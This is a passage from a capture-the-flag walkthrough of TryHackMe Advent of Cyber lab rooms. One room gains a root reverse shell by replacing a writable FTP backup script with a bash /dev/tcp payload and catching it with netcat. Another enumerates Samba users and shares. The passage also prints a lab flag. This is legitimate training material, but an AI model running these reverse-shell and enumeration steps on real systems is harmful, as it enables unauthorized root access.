Make a reverse shell using the backup.sh file by replacing the script in it with the script below.

```
bash -i >& /dev/tcp/10.18.30.248/4444 0>&1
```

STEP 5

Set up a netcat listener on the port 4444 as shown below

```
└─(1211103546㉿kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
```

STEP 6

Reupload the file backup.sh into the same directory from which you found it earlier

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40509|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||19985|)
150 Ok to send data.
100% |*****| 385           2.98 MiB/s   00:00 ETA
226 Transfer complete.
385 bytes sent in 00:00 (0.86 KiB/s)
```

STEP 7

Observe the listener as the script should enable you to run as root on the server.

```
└─(1211103546㉿kali)-[~] now we have full access to the system. The user
└─$ nc -lvpn 4444
listening on [any] 4444 ... access to the system as that user (a much less
connect to [10.18.30.248] from (UNKNOWN) [10.10.228.93] 44890
bash: cannot set terminal process group (1469): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

STEP 8 and ANSWER FOR Q3

Open the .txt file taken from the public directory to find some extra information.

```
└─(1211103546㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

STEP 9 and ANSWER FOR Q4

Look up the content in /root/flag.txt to find the flag.

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
```

Thought Process/Methodology:


After gaining the IP address, run the ftp command on said IP address with the line `ftp 10.10.228.93` and log in as anonymous. Then, find any data that is viewable as anonymous which in this case is in the public folder. Transfer both the backup.sh file and the shoppinglist.txt file onto your device to be exploited. Open up the backup.sh file and replace the script inside with `bash -i >& /dev/tcp/10.18.30.248/4444 0>&1` to make a reverse shell script. Set up a netcat listener with the line `nc -lvp 4444`. Then upload the reverse shell onto the same directory where you found the original file which is in public. This should allow you to run as root in the server and be able to access everything.

Day 10: Networking - Don't be sELFish!

Tools used: Linux Kali, Terminal


STEP 1

Open the terminal as root and navigate to enum4linux ([cd /root/Desktop/Tools/Miscellaneous](#)). Enter command ([./enum4linux.pl -h](#)) to pull up enum4linux options list.




STEP 2 and ANSWER FOR Q1

After studying the list of options, in order to find answer for Q1, we input command ([./enum4linux.pl -U \[IP of target machine\]](#)) and a list of user will appear. As can be seen in the picture, there are '3' person on the samba server registered under account.



STEP 3 and Answer FOR Q2


After that, to find the number of “shares” on the Samba Server, we input command ([./enum4linux.pl -S \[IP of target machine\]](#)). The sharelist will come up with ‘4’ sharename as can be seen in the picture.




```
root@ip-10-10-137-92:~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
Domain SID: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 10.10.70.228 |
=====
WARNING: The "syslog" option is deprecated
Sharename      Type      Comment
-----        ----      -----
tbfc-hr        Disk      tbfc-hr
tbfc-lt        Disk      tbfc-lt
tbfc-santa     Disk      tbfc-santa
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Server          Comment
-----          -----
Workgroup       Master
-----          -----
TBFC-SMB-01    TBFC-SMB
[+] Attempting to map shares on 10.10.70.228
```

STEP 4 and ANSWER FOR Q3

Next, open a new terminal to test try to login to the shares in the Samba Server using smbclient. We input command ([smbclient //#\[IP of target machine\]/{sharename}](#)) until we find a share that does not require password, namely “tbfc-santa” which we successfully login into.




```
root@ip-10-10-137-92:~#
root@ip-10-10-137-92:~# smbclient //10.10.70.228/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-137-92:~#
```



STEP 5 and ANSWER FOR Q4

To find what directory did ElfMcSkidy leave for Santa, we use '[ls](#)'. As can be seen , ElfMcSkidy left "[jingle-tunes](#)" for santa.



Thought Process/Methodology:

By firstly opening the terminal as root and navigating to enum4linux (`cd /root/Desktop/Tools/Miscellaneous`).The input command (`./enum4linux.pl -U [IP of target machine]`) will generate a list of user and thus this input command (`./enum4linux.pl -S [IP of target machine]`) will therefore generate a list of sharelist. Next, generate a new terminal to login into the sharename that had been discovered using smbclient and once inside the command '`ls`' will generate a list of directory in the sharename.